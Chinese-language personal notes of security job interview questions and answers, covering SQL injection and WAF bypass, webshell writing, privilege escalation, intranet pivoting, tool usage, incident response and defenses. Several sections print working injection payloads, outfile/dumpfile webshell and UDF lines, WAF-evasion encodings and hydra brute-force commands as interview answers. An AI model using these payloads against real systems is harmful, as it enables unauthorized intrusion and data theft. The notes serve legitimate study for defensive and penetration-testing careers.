* [面试问题记录](#面试问题记录)

* [360](#360)

* [卓望](#卓望)

* [PHP 代码审计？开源的代码审计有没有做过？弱类型比较，反序列化漏洞这种考点在哪？](#PHP 代码审计？开源的代码审计有没有做过？弱类型比较，反序列化漏洞这种考点在哪？)

* [HTTP-Only 禁止的是 JS 读取 cookie 信息，如何绕过这个获取 cookie](#HTTP-Only 禁止的是 JS 读取 cookie 信息，如何绕过这个获取 cookie)

* [盛邦](#盛邦)

* [有没有做过协议分析和抓包分析](#有没有做过协议分析和抓包分析)

* [翼果](#翼果)

* [mysql 查看版本？](#mysql 查看版本)

* [过安全狗](#过安全狗)

* [编程能力/平台逆向/修改程序入口/rootkit 有没有研究过](#编程能力平台逆向修改程序入口 rootkit 有没有研究过)

面试问题记录

> CONTACT ME: github.com/leezj9671

360

SQL 的存储引擎
SQL 注入写 shell 的条件，用法
GPC 是什么？开启了怎么绕过
Mysql 一个@和两个@什么区别
IIS 解析漏洞，不同版本有什么漏洞，还有什么容器解析漏洞
wireshark 抓包，数据报经过三层交换机、路由的变化，NAT 协议描述，地址进入内网怎么变化
linux 计划任务，黑客隐藏自己的计划任务会怎么做。windows 计划任务怎么设定
三种主要的 at batch cron，一般使用 cron 在规定的时间执行命令

挖过最难的漏洞是什么

ukelink

病毒和蠕虫的区别
DNS 欺骗是什么
定义： DNS 欺骗就是攻击者冒充域名服务器的一种欺骗行为。 原理：如果可以冒充域名服务器，然后把查询的 IP 地址设为攻击者的 IP 地址，这样的话，用户上网就只能看到攻击者

的主页，而不是用户想要取得的网站的主页了，这就是 DNS 欺骗的基本原理。DNS 欺骗其实并不是真的“黑掉”了对方的网站，而是冒名顶替、招摇撞骗罢了。
DDOS 有哪些,CC 攻击是什么,区别是什么,在哪一个层面,什么协议
SYN 攻击 防火墙、特征匹配
ACK FLOOD
UDP FLOOD
ICMP FLOOD
CC http 的 get 请求
陆地攻击 源 IP 和目的 IP 都为同一个
UDP DNS QUERY 向被攻击的服务器发送大量的域名解析请求，通常请求解析的域名是随机生成或者是网络世界上根本不存在的域名，被攻击的 DNS 服务器在接收到域名解析请求的时候首先会在服务器上查找是否有对应的缓存，如果查找不到并且该域名无法直接由服务器解析的时候，DNS 服务器会向其上层 DNS 服务器递归查询域名信息
陆地 land 攻击是什么
xss 有什么？执行存储型的 xss 的危害和原理
渗透测试流程？（不够清晰，太浅显
有没有移动端的调试经验 apk,ipa 包分析
对于云安全的理解
权限管理，内网威胁，信息泄露，过于依赖托管厂商
虚拟机逃逸的理解
虚拟机之间通信或上层主机的通信
英语介绍一下自己
职业路径
大学做过什么相关的事情
在工作会做什么来不断提高自己的能力

卓望

渗透测试流程
描述渗透项目，做了什么
xss 漏洞类型、详情、修复方案
SQL 注入原理、类型，waf 绕过，写 shell，提权，修复方案
终端的渗透经验
了解什么比较新的漏洞
企业内部安全
信息安全管理的本质就是输入和输出。一般防范的风险为物理威胁和网络威胁。
防范风险可以从制度和流程（人员入离职流程、权限申请流程）、人员配备和知识积累、风险防范（物理威胁：门禁、监控、禁止 USB 设备接入、封闭 PC、定时巡检；网络威胁：部署行为管控设备、可靠的网络结构、IP 和 MAC 地址绑定，将网络行为分组、限制不必要的软件和通信协议、定期审核日志）

安巽

算法？了解过什么排序？
快速排序 冒泡排序

爬虫
页面存在很多 js 的时候，用什么
phnatomJS selenium execjs

爬虫的待爬取 URL 量级比较大的时候，如何对其去重
- 在数据库中创建字段的 UNIQUE 属性：对于在数据库中创建字段的 UNIQUE 属性， 的确是可以避免一些重复性操作。不过在多次 MySQL 报错之后，程序可能会直接崩溃，因此这种方式不可取
- 在数据库中创建一个唯一的索引，在插入数据之前检查待插入的数据是否存在：如果我们要在每一次插入数据之前都去检查待插入的数据是否存在，这样势必会影响程序的效率
- 使用 Set 或 HashSet 保存数据，确保唯一。可以使用 redis，但是内存占用大
- 使用 Map 或是一个定长数组记录某一个 URL 是否被访问过
- 布隆过滤器(bloom filter)，bitmap

多线程 异步 协程 多路复用 用哪一个最快 为什么

> https://www.cnblogs.com/yuanchenqi/articles/6755717.html#_label3

线程也叫轻量级进程，它是一个基本的 CPU 执行单元，也是程序执行过程中的最小单元，由线程 ID、程序计数器、寄存器集合和堆栈共同组成。线程的引入减小了程序并发执行时的开销，提高了操作系统的并发性能。线程没有自己的系统资源。

异步是指进程不需要一直等下去，而是继续执行下面的操作，不管其他进程的状态。当有消息返回时系统会通知进程进行处理，这样可以提高执行的效率。

协程是一种用户态的轻量级线程，拥有自己的寄存器上下文和栈

IO 多路复用 异步阻塞 IO 线程轮询 IO

浏览器的常用编码
一开始我以为是说字符编码，有 UTF8 Unicode GBK。面试官还几番提醒我也没答上来。回来一想，我觉得他应该问的是 content-type。
http://www.runoob.com/http/http-content-type.html

web 常用的加密算法有什么

非对称加密　RSA、ElGamal、Rabin
对称加密 DES、3DES、AES
散列算法 MD5 SHA base64

有没有内网渗透的经验？怎么渗透？如果拿下了边界层的某一个机器，如何对内网其他进行探测？

拿下机器后
内网渗透使用代理访问内网 windows 环境：reGeorg 与 proxifier Linux（kali-linux）环境：reGeorg 与 proxychains，使用 nmap 等工具进行扫描，发现 web 服务的主机和其它信息。有时这些边界机器上会记录一些内网服务器上的一些信息（用户 ssh known_hosts　hosts 防火墙设置 记录、内网之间好多 waf 规则基本都是空，大多数 waf 防外部威胁　这时候可以拿到探测的内部一些开放的端口判断进行渗透，通常用户这里基本是统一命名的　拿到的各种记录 会暴露出部分内网通讯的 ip

内网内弱口令占大多数 FTP MSSQL 远程桌面链接

mysql 中 like 查询会会非常缓慢，如何进行优化
分词索引

做了 cdn 的网站如何获取真实 IP
1. 多地 ping 看是否有 cdn
2. 邮件订阅或者 rss 订阅
3. 二级域名可能不会做 cdn
4. nslookup http://xxx.com 国外 dns
5. 查找域名历史解析记录，因为域名在上 CDN 之前用的 IP，很有可能就是 CDN 的真实源 IP 地址 https://toolbar.netcraft.com/site_report?url=www.xxx.com
6. phpinfo 上显示的信息

渗透的时候如何隐藏自己的身份

主机疑似遭到入侵，要看哪里的日志

SQL 注入漏洞怎么修复

长亭

安全研究的方面？做过哪些渗透测试的工作？
只给你一个网址，如何进行渗透测试
SQL 注入，id=1 如何检测？orderby 怎么利用？limit 语句怎么利用？盲注有什么？
sleep 被禁用后还能怎么进行 sql 注入
BENCHMARK，Get_lock 函数，当都被禁用后可以用计算量比较大的语句使数据库查询时间

变长，从而达到延时注入的效果。
mysql ： `AND (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.SCHEMATA C);`

XSS 可以控制属性怎么利用
CSRF 怎么防护？
尽量使用 POST，限制 GET；浏览器 Cookie 策略；加验证码； Referer Check；Anti CSRF Token
请求头中哪些是有危害的？
Cookie

XXE 的危害？哪些地方容易存在 xxe？xxe 架构方面有没有了解过
xxe 常见场景是如 pdf 在线解析、word 在线解析、定制协议，留言板等，跟逻辑设计有关而与语言无关，最好是不要让 XML 作为参数传输或整体结构可被用户篡改。如果一定要使用，至少要禁用 DTD、Entity。
xxe 危害 读取本地文件，执行系统命令，探测内网端口，攻击内网服务
探测内网端口的协议有 gopher file dict，不同语言支持不同的协议，是具体情况而定 file http ftp 是常用的

防范，python 用 lxml 时可以对 resolve_entities 设为 false。或者过滤用户提交的 xml

客户端也可以有 xxe 攻击，有的网站会使用 office 打开 docx 进行解析
Java 解析 XML 的常用三方库，如果不禁用 DTD、Entity 都会导致 XXE 漏洞：

javax.xml.stream.XMLStreamReader;

javax.xml.parsers.DocumentBuilderFactory;

JAVA 中间件的漏洞，举几个例子？
常见的是反序列化漏洞
IIS 常见的漏洞
常见的为解析漏洞，6.0 有
/test.asp/test.jpg
test.asp;.jpg
7.5 有 test.jpg/.php，默认后缀 IIS 默认地还会解析其他后缀的文件为 asp 文件，比如 cer asa cdx
原理大抵是 IIS 5.x/6.0 在从文件路径中读取文件后缀时，遇到一个“.”后，便进入了一种截断状态，在该状态下遇到特殊符号——“/”和“;”，都会进行截断，只保留特殊符号前的部分，即：“.asp”，从而认为文件后缀为“.asp”。

python 有哪些框架，其中出现过哪些漏洞
flask 的模板注入 模板注入和常见 Web 注入的成因一样，也是服务端接收了用户的输入，将其作为 Web 应用模板内容的一部分，在进行目标编译渲染的过程中，执行了用户插入的恶意内容，因而可能导致了敏感信息泄露、代码执行、GetShell 等问题。
模板字符串中字符串拼接或替换可能会导致敏感信息泄露，获取变量值

如果开发者在 flask 使用字符串格式化，来将用户输入动态地加入到模板字符串中，而不是通过 render_template_string 函数，该函数不会对输入进行实体转义将 URL 传递进入模板内容当中，会导致 xss 的产生。
还可以利用模板中 html 标签属性字段绕过 xss 过滤。

Django 出现过目录遍历漏洞
业务逻辑漏洞，用户任意密码重置举出有什么例子，因为什么因素导致的？
PHP 代码审计？开源的代码审计有没有做过？弱类型比较，反序列化漏洞这种考点在哪？
HTTP-Only 禁止的是 JS 读取 cookie 信息，如何绕过这个获取 cookie
Http Trace 攻击就可以将你的 Header 里的 Cookie 回显出来，利用 Ajax 或者 flash 就可以完成这种攻击；或者配置或者应用程序上可能 Bypass，比如 header 头的泄漏

盛邦

有没有做过协议分析和抓包分析

翼果

mysql 查看版本？
过安全狗
编程能力/平台逆向/修改程序入口/rootkit 有没有研究过

* [技术面试问题](#技术面试问题)

* [CTF](#ctf)

* [说一个印象深刻的 CTF 的题目](#说一个印象深刻的 ctf 的题目)
* [sql 二次注入](#sql 二次注入)

* [Python](#python)
* [爬虫模块、框架、反爬虫机制（IP->代理池、验证码破解、UA）](#爬虫模块框架反爬虫机制 ip-代理池验证码破解 ua)
* [并发(多线程、线程池、协程、三个程之间的区别)](#并发多线程线程池协程三个程之间的区别)
* [常用的标准库](#常用的标准库)
* [DJANGO 和 FLASK 区别和使用](#django 和 flask 区别和使用)
* [ORM](#orm)

* [web 框架漏洞弱点](#web 框架漏洞弱点)

> https://zhuanlan.zhihu.com/p/25582026

> 给你一个网站你是如何来渗透测试的？- 杨文的文章 - 知乎 http://zhuanlan.zhihu.com/p/25605198

技术面试问题
CTF
说一个印象深刻的 CTF 的题目
- Padding Oracle->CBC->密码学(RSA/AES/DSA/SM)
- CRC32
- 反序列化漏洞

sql 二次注入
第一次进行数据库插入数据的时候，仅仅只是使用了 `addslashes` 或者是借助 `get_magic_quotes_gpc` 对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身还是脏数据。

在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候，直接从数据库中取出了脏数据，没有进行进一步的检验和处理，这样就会造成 SQL 的二次注入。

交友网站，填写年龄处是一个注入点，页面会显示出与你相同年龄的用户有几个。使用 and 1=1 确定注入点，用 order by 探测列数，union select 探测输出点是第几列，

1. 暴库 `group_concat(schema_name) from information_schema.schemata`
2. 暴表 `group_concat(table_name) from information_schema.schemata where table_schema='hhh'`
3. 获取数据 `concat(flag) from flag`

修复：在从数据库或文件中取数据的时候，也要进行转义或者过滤。

Python

爬虫模块、框架、反爬虫机制（IP->代理池、验证码破解、UA）
并发(多线程、线程池、协程、三个程之间的区别)
进程是 cpu 资源分配的最小单位，线程是 cpu 调度的最小单位。以前进程既是资源分配也是调度的最小单位，后来为了更合理的使用 cpu(实际上是 cpu 性能越来越好)，才将资源分配和调度分开，就有了线程。线程是建立在进程的基础上的一次程序运行单位。


常用的标准库
- functools
    -
- itertools 迭代器
    - count/cycle/repeat
    - chain
    - groupby 把迭代器中相邻的重复元素挑出来放在一起
- concurrent.futures
    - ThreadPoolExecutor
- hashlib
    - md5
    - sha1
    - sha256
    - sha512
- logging
- sys.argv argparse 读取命令行参数
- pickle 序列化工具
- re 正则
- collections 多种数据类型
    - namedtuple
    - OrderedDict

    - Counter
- os 系统相关的函数

DJANGO 和 FLASK 区别和使用
ORM
python 安全工具编写/源码阅读
证明能力
- python 安全工具开发
- python 项目，记一下技术细节

密码学
RSA
DES
AES
国内 SM 系列

风险评估

流程


三要素

- 资产：资产价值
- 威胁：威胁主体、影响对象、出现频率、动机等
- 脆弱性：资产弱点的严重程度‘

代码审计
Fority SCA 审计 JAVA 代码
fortify 用到什么模块？过滤器 自定义规则 生成报告

Seay 审计 PHP 代码
源码阅读

应急响应具体流程
模型
> https://zhuanlan.zhihu.com/p/26542790

PDCERF 模型

- Prepare（准备）：准备用来检测的工具和人
- Detection（检测）：紧急事件监测：包括防火墙、系统、web 服务器、IDS/WAF/SIEM 中的日志，不正常或者是执行了越权操作的用户，甚至还有管理员的报告
- Containment（抑制）：首先先控制受害范围，不要让攻击的影响继续蔓延到其他的 IT 资产

和业务环境，切记不要直接一股脑的投入全部精力到封堵后门。紧接着要做的是去寻找根源原因，彻底解决，封堵攻击源，把业务恢复到更张水平
- Eradication（根除）
- Recover（恢复）
- Follow-Up（跟踪）：根据各种监控去确定没有其他的攻击行为和攻击向量，紧接着就是开会反省此次事件，写报告，持续改进工作流程和工作缓解

实例

DDOS

DDOS 是什么
分布式拒绝服务攻击（DDoS）是目前黑客经常采用而难以防范的攻击手段。DoS 的攻击方式有很多种，最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

DDOS 攻击手段是在传统的 DOS 攻击基础之上产生的一类攻击方式。单一的 DOS 攻击一般是采用一对一方式的，当攻击目标 CPU 速度低、内存小或者网络带宽小等等各项性能指标不高它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DOS 攻击的困难程度加大了——目标对恶意攻击包的“消化能力”加强了不少，例如你的攻击软件每秒钟可以发送 3,000 个攻击包，但我的主机与网络带宽每秒钟可以处理 10,000 个攻击包，这样一来攻击就不会产生什么效果这时侯分布式的拒绝服务攻击手段（DDOS）就应运而生了。

如果说计算机与网络的处理能力加大了 10 倍，用一台攻击机来攻击不再能起作用的话，攻击者使用 10 台攻击机同时攻击呢？用 100 台呢？DDOS 就是利用更多的傀儡机来发起进攻，以比从前更大的规模来进攻受害者。通常，被攻击的服务器有以下症状：1、被攻击主机上有大量等待的 TCP 连接；2、网络中充斥着大量的无用的数据包，源地址为假；3、制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通讯；4、利用受害主机提供的服务或传输协议上的缺陷，反复高速的发出特定的服务请求，使受害主机无法及时处理所有正常请求；5、严重时会造成系统死机

实例
我司网站 www.catroot.cn 的 IP　223.223.223.223 被人 DDOS 攻击，流量达 9G，并且机房流量清洗无效，所以把 223.223.223.223 封停，导致网站不能访问，请作出紧急预案。

> https://www.zhihu.com/question/19581905

- 网络设备设施
    - 拼带宽，加大带宽，但是成本太高
    - 使用硬件防火墙

    - 选用高性能设备
- 抗 D 思想和方案
    - 负载均衡
    - 花钱买流量清洗服务
    - CDN：web 层，比如 cc 攻击
    - 分布式集群防御
    - 高防：防大部分攻击，udp、大型的 cc 攻击
- 预防为主
    - 系统漏洞
    - 系统资源优化：
    - 过滤不必要的服务和端口
    - 限制特定流量：检查访问来源做适当限制

主机被入侵
1. 优先提取易消失的数据
    - 内存信息
    - 系统进程`free -m`
    - 路由信息`tracert`
2. `ifconfig`查看网卡流量，检查网卡的发送、接收数据情况
2. `NetHogs`实时监控带宽占用状况
2. 查看 Linux 系统日志 `/var/log`
4. `ClamAV`杀毒软件

渗透测试流程相关

渗透测试流程
1. 项目访谈
2. 信息收集：whois、网站源 IP、旁站、C 段网站、服务器系统版本、容器版本、程序版本、数据库类型、二级域名、防火墙、维护者信息
4. 漏洞扫描：Nessus, AWVS
5. 手动挖掘：逻辑漏洞
6. 验证漏洞
7. 修复建议
8. （如果有）基线检查/复验漏洞
9. 输出报告
    - 概述
    - 测试基本信息
        - 测试范围
        - 测试时间
        - 测试任务
        - 测试过程
    - 信息安全风险综合分析
        - 整体风险分析
        - 风险影响分析

        - 系统安全分析
        - 安全漏洞列表
    - 解决方案建议
    - 复测报告

渗透测试项目

用七八句话概括一下发现、验证漏洞细节、扮演角色、具体工作。
如果技术人员有兴趣会继续问，接着再引导到别处，让自己多说说细节。

渗透测试具体实施

17 年 OWASP TOP10
- 注入:sql,nosql,ldap,os
- 失效的身份认证:
- 敏感信息泄漏
- XXE XML 外部实体
- 失效的访问控制：管理页面仅能管理员权限访问；越权漏洞
- 安全配置错误：页面错误信息，默认密码，使用已知漏洞的应用
- XSS
- 不安全的反序列化：一个 PHP 论坛使用 PHP 对象序列化来保存一个 cookie，用户修改 cookie 即可伪造管理员登陆
- 使用含有已知漏洞的组件：比如 structs2 框架
- 不足的日志记录和监控：代码被删除，无法溯源；记录登陆失败次数；监控问题没被管理员响应

常见的 Web 安全漏洞
- SQL 注入
- XSS
- 文件遍历、文件上传、文件下载
- 垂直越权、水平越权
- 逻辑漏洞

挖过什么逻辑漏洞
订单任意金额修改
相同价格增加订单数量，相同订单数量减少产品价格，订单价格设定为负数。

预防思路：
- 订单需要多重效验

- 订单数值较大的时候需要人工审核

验证码回传

漏洞一般发生在账号密码找回、账号注册、支付订单等。验证码发送途径一般为手机短信、邮箱邮件

预防思路：
- response 数据内不包含验证码，验证方式主要采取后端验证，但是缺点是服务器的运算压力也会随之增加
- 如果要进行前端验证的话也可以，但是需要进行加密

未进行登陆凭证验证
有些业务的接口，因为缺少了对用户的登陆凭证的效验或者是验证存在缺陷，导致黑客可以未经授权访问这些敏感信息甚至是越权操作。比如后台页面、订单 ID 枚举、敏感信息可下载、没验证 ID 或 cookie 验证导致越权。

预防思路：
- 对敏感数据存在的接口和页面做 cookie，ssid，token 或者其它验证

接口无限制枚举
- 某电商登陆接口无验证导致撞库
- 某招聘网验证码无限制枚举
- 某快递公司优惠券枚举
- 某电商会员卡卡号枚举

预防思路：
- 在输入接口设置验证，如 token，验证码等。如果设定验证码，最好不要单纯的采取一个前端验证，最好选择后端验证。如果设定 token，请确保每个 token 只能采用一次，并且对 token 设定时间参数。

- 注册界面的接口不要返回太多敏感信息，以防遭到黑客制作枚举字典。

- 验证码不要用短数字，尽量 6 位以上，最好是以字母加数字进行组合，并且验证码需要设定时间期限。

- 优惠券，VIP 卡号请尽量不要存在规律性和简短性，并且优惠券最好是以数字加字母进行组合。

cookie 设置存在缺陷
- Cookie 的效验值过于简单。有些 web 对于 cookie 的生成过于单一或者简单，导致黑客可以对 cookie 的效验值进行一个枚举.
- cookie 存在被盗风险，即用户重置密码后使用老 cookie 依然可以通过验证
- 用户的 cookie 数据加密应严格使用标准加密算法，并注意密钥管理。不能采取简单的 base64 等算法
- 越权：平行越权：权限类型不变，权限 ID 改变；垂直越权：权限 ID 不变，权限类型改变；交叉越权：即改变 ID，也改变权限

预防思路
1. cookie 中设定多个验证，比如自如 APP 的 cookie 中，需要 sign 和 ssid 两个参数配对，才能返回数据。
2. 用户的 cookie 数据加密应严格使用标准加密算法，并注意密钥管理。
3. 用户的 cookie 的生成过程中最好带入用户的密码，一旦密码改变，cookie 的值也会改变。
4. cookie 中设定 session 参数，以防 cookie 可以长时间生效。
5. 根据业务不同还有很多方法

找回密码功能缺陷

2. 单纯读取内存值作为用户凭证
3. 电商系统加车、下单漏洞

你常用的渗透工具有哪些，最常用的是哪个？
扫描:Nessus,AWVS,Nikto

SQLmap
> https://blog.csdn.net/ski_12/article/details/58188331

常用参数
```
-u 单个 URL -m xx.txt 多个 URL
-d "mysql://user:password@10.10.10.137:3306/dvwa"  作为服务器客户端，直接连接数据库
--data post/get 都适用
-p 指定扫描的参数
-r 读取文件
-f 指纹信息
--tamper 混淆脚本，用于应用层过滤
--cookie --user-agent --host 等等 http 头的修改
--threads 并发线程 默认为 1
--dbms MySQL<5.0> 指定数据库或版本

–level=LEVEL 执行测试的等级（1-5，默认为 1）
–risk=RISK 执行测试的风险（0-3，默认为 1） Risk 升高可造成数据被篡改等风险
–current-db / 获取当前数据库名称
–dbs 枚举数据库管理系统数据库
–tables 枚举 DBMS 数据库中的表
–columns 枚举 DBMS 数据库表列
-D DB 要进行枚举的数据库名
```

-T TBL 要进行枚举的数据库表
-C COL 要进行枚举的数据库列
-U USER 用来进行枚举的数据库用户

```

常用的 tamper
> 本地：sqlmap-tamper 分类.xlsx

```
base64encode.py #转为 b64 编码
charencode.py url 编码
chardoubleencode.py 双 URL 编码
unmagicquotes.py 宽字节
randomcomments.py 用/**/分割 SQL 关键字
space2plus.py space2comment.py space2xxxx.py 替换空格为 xx
```

#### Nmap
```
nmap hostname/ip 或者多个 ip 或者子网 192.168.123.*
-iL ip.txt 扫描 ip.txt 的所有 ip
-A 包含了-sV，-O，探测操作系统信息和路由跟踪。一般不用，是激烈扫描
-O 探测操作系统信息
-sV 查找主机服务版本号
-sA 探测该主机是否使用了包过滤器或防火墙
-sS 半开扫描，一般不会记入日志，不过需要 root 权限。
-sT TCP connect()扫描，这种方式会在目标主机的日志中记录大批的链接请求以及错误信息。
-sP ping 扫描，加上这个参数会使用 ping 扫描，只有主机存活，nmap 才会继续扫描，一般最好不加，因为有的主机会禁止 ping，却实际存在。
-sN TCP 空扫描
-F 快速扫描
-Pn 扫描之前不使用 ping，适用于防火墙禁止 ping，比较有用。
-p 指定端口/端口范围
-oN 将报告写入文件
-v 详细信息
-T<0-5> 设定速度
```
Nmap 还可以用到爆破等一些脚本
```
--script all 使用所有脚本
--script=sql.injection.nse sql 注入
--script="smb*" 扫 smb 系列
```
```

Metasploit
使用内置模块。HR：常用的模块有哪些？
tcp 反向链接 msfvenom

Hydra
密码爆破工具，FTP，MSSQL，MYSQL，POP3，SSH，rdp，

```bash
hydra IP -l loginname -P pass.txt PROTROCL
hydra 127.0.0.1 -l root -P pass.txt ssh
```

kali 信息收集工具
- dig
- whois
- host:查询 dns 服务器
- nslookup
- 域名枚举：fierse -dns
- maltego
- onesixtyone

流量分析 WireShark
CTF

描述一个你深入研究过的 CVE 或 POC(ms17-010/最新的 CVE)

数据库注入
> https://www.zhihu.com/question/22953267

MySQL 面试题

MySQL 存储引擎？
1. InnoDB：主流的存储引擎。支持事务、支持行锁、支持非锁定读、支持外键约束
- 为 MySQL 提供了具有提交、回滚和崩溃恢复能力的事物安全（ACID 兼容）存储引擎。InnoDB 锁定在行级并且也在 SELECT 语句中提供一个类似 Oracle 的非锁定读。这些功能增加了多用户部署和性能。在 SQL 查询中，可以自由地将 InnoDB 类型的表和其他 MySQL 的表类型混合起来，甚至在同一个查询中也可以混合
- InnoDB 存储引擎为在主内存中缓存数据和索引而维持它自己的缓冲池。InnoDB 将它的表和索引在一个逻辑表空间中，表空间可以包含数个文件（或原始磁盘文件）。这与 MyISAM 表不同，比如在 MyISAM 表中每个表被存放在分离的文件中。InnoDB 表可以是任何尺寸，即

使在文 件尺寸被限制为 2GB 的操作系统上
- InnoDB 支持外键完整性约束，存储表中的数据时，每张表的存储都按主键顺序存放，如果没有显示在表定义时指定主键，InnoDB 会为每一行生成一个 6 字节的 ROWID，并以此作为主键

2. MyISAM：访问速度快，不支持事务，逐渐被淘汰
3. MEMORY：BTREE 索引或者 HASH 索引。将表中数据放在内存中，并发性能差。`information_schema`用的是该引擎
4. MERGE、Archive 等等不常用的

什么是事务？
事务是一组原子性的 SQL 语句或者说是一个独立的工作单元，如果数据库引擎能够成功对数据库应用这组 SQL 语句，那么就执行，如果其中有任何一条语句因为崩溃或其它原因无法执行，那么所有的语句都不会执行。也就是说，事务内的语句，要么全部执行成功，要么全部执行失败。
举个银行应用的典型例子：

假设银行的数据库有两张表：支票表和储蓄表，现在某个客户 A 要从其支票账户转移 2000 元到其储蓄账户，那么至少需求三个步骤：

a.检查 A 的支票账户余额高于 2000 元；

b.从 A 的支票账户余额中减去 2000 元；

c.在 A 的储蓄账户余额中增加 2000 元。

这三个步骤必须要打包在一个事务中，任何一个步骤失败，则必须要回滚所有的步骤，否则 A 作为银行的客户就可能要莫名损失 2000 元，就出问题了。这就是一个典型的事务，这个事务是不可分割的最小工作单元，整个事务中的所有操作要么全部提交成功，要么全部失败回滚，不可能只执行其中一部分，这也是事务的原子性特征。

读锁和写锁

读锁是共享的，即相互不阻塞的，多个客户在同一时刻可以读取同一资源，互不干扰。写锁是排他的，即一个写锁会阻塞其它的写锁和读锁，只有这样，才能确保给定时间内，只有一个用户能执行写入，防止其它用户读取正在写入的同一资源。写锁优先级高于读锁。

MySQL 的索引

索引是帮助 MySQL 高效获取数据的数据结构。MYISAM 和 InnoDB 存储引擎只支持 BTree 索引；MEMORY 和 HEAP 储存引擎可以支持 HASH 和 BTREE 索引。

ORDER BY 在注入的运用

GPC 是什么？GPC 之后怎么绕过？
如果`magic_quotes_gpc=On`，PHP 解析器就会自动为 post、get、cookie 过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符（认为是 php 的字符）引起的污染。

Mysql 一个@和两个@什么区别
- @为用户变量，使用`SET @var1=1`赋值
- @@ 为系统变量 ，包括全局变量`show global variables \G;`和会话变量`show session variables \G;`

注入/绕过常用的函数
1. 基于布尔 SQL 盲注
    - `left(database(),1)>'s'`
    - `ascii(substr((select table_name information_schema.tables where tables_schema=database()limit 0,1),1,1))=101 --+`
    - `ascii(substr((select database()),1,1))=98`
    - `ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20)FROM security.users ORDER BY id LIMIT 0,1),1,1))>98%23`
    - `regexp`正则注入 `select user() regexp '^[a-z]';`
    - `select user() like 'ro%'`
2. 基于报错的 SQL 盲注
    - `Select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,floor(rand(0)*2))a from information_schema.columns group by a; `

MySQL 存储过程

各种写 shell 的问题
1. 写 shell 用什么函数？
    - `select '<?php phpinfo()> into outfile 'D:/shelltest.php'`
    - `dumpfile`
    - `file_put_contents`
2. outfile 不能用了怎么办？ `select unhex('udf.dll hex code') into dumpfile 'c:/mysql/mysql server 5.1/lib/plugin/xxoo.dll';` 可以 UDF 提权 https://www.cnblogs.com/milantgh/p/5444398.html
3. dumpfile 和 outfile 有什么不一样？outfile 适合导库，在行末尾会写入新行并转义，因此不能写入二进制可执行文件。
4. sleep()能不能写 shell？
5. 写 shell 的条件？
    - 用户权限

- 目录读写权限
- 防止命令执行：`disable_functions`，禁止了`disable_functions=phpinfo,exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source`，但是可以用 dl 扩展执行命令或者 ImageMagick 漏洞 https://www.waitalone.cn/imagemagic-bypass-disable_function.html
- open_basedir: 将用户可操作的文件限制在某目录下

####

注入类型

1. 基于报错注入
2. 基于布尔的注入，根据返回页面判断条件真假的注入
3. 基于时间的盲注，不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。
4. 宽字节注入
5. 联合查询，可以使用 union 的情况下的注入。
6. 堆查询注入，可以同时执行多条语句的执行时的注入。

SQL 注入的原理
通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。通常未经检查或者未经充分检查的用户输入数据或代码编写问题，意外变成了代码被执行。

过 waf
> https://blog.csdn.net/wjy397/article/details/53263281

1. 确定 waf 类型，狗、盾、神、锁、宝、卫士
2. 使用注释符号或者特殊符号或者多个特殊符号重复

```
#
--
-- - //5.6.12 特性，需要加空格
--+
//
/**/ //c 风格注释
/**//**/   //多个注释
/*letmetest*/
;
```

科学记数法

id=0e1union select

空白字符
SQLite3 0A 0D 0C 09 20
MySQL5 09 0A 0B 0C 0D A0 20
PosgresSQL 0A 0D 0C 09 20
Oracle 11g 00 0A 0D 0C 09 20
MSSQL
01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

```
3. 使用 sql 内置函数或者关键字
> 报错注入 https://blog.csdn.net/like98k/article/details/79646512
```
常用
extractvalue
updatexml 报错注入
UPDATEXML (XML_document, XPath_string, new_value);
or updatexml(1, concat(0x7e, (version()), 0x7e), 0);
> select * from users where id = 1 and updatexml(1, concat(0x7e, (version()), 0x7e), 0);
> version() database() (SELECT concat(column_name) FROM information_schema.columns WHERE table_name='users' limit 0,1

floor()
ceil()
Mid(version(),1,1)
Substr(version(),1,1)
Substring(version(),1,1)
concat(version(),'|',user());
concat_ws('|',1,2,3)
Char(49)
Hex('a')
Unhex(61)
过滤了逗号
(1)limit 处的逗号：
limit 1 offset 0
(2)字符串截取处的逗号
mid 处的逗号：
mid(version() from 1 for 1)
```
```

4. 利用容器特性，比如 iis+asp 的环境可能会吞掉%(f%rom->from)造成注入，或者 iis 支持 unicode 解析，当我们请求的 url 存在 unicode 字符串的话 iis 会自动将其转换，但 waf 可能不会拦截造成注入
5. 畸形协议/请求。asp/asp.net 在解析请求的时候，允许 application/x-www-form-urlencoded 的数据提交方式;php+apache 解析协议除了 get/post 外随便定义协议也可能过
7. %0a 换行
7. 多次 URL 编码，waf 的一根筋过滤
```
unlencode
base64
json
binary
querystring
htmlencode
unicode
php serialize
```
8. http 参数污染，`id=1&id=2&id=3` `id=1,2,3`

如何进行 SQL 注入的防御
1. 关闭应用的错误提示
7. 加 waf
2. 对输入进行过滤
3. 限制输入长度
4. 限制好数据库权限，drop/create/truncate 等权限谨慎 grant
5. 预编译好 sql 语句，python 和 Php 中一般使用?作为占位符。这种方法是从编程框架方面解决利用占位符参数的 sql 注入，只能说一定程度上防止注入。还有缓存溢出、终止字符等。
6. 数据库信息加密安全（引导到密码学方面）。不采用 md5 因为有彩虹表，一般是一次 md5 后加盐再 md5

7. 清晰的编程规范，结对/自动化代码 review ，加大量现成的解决方案（PreparedStatement，ActiveRecord，歧义字符过滤， 只可访问存储过程 balabala）已经让 SQL 注入的风险变得非常低了。

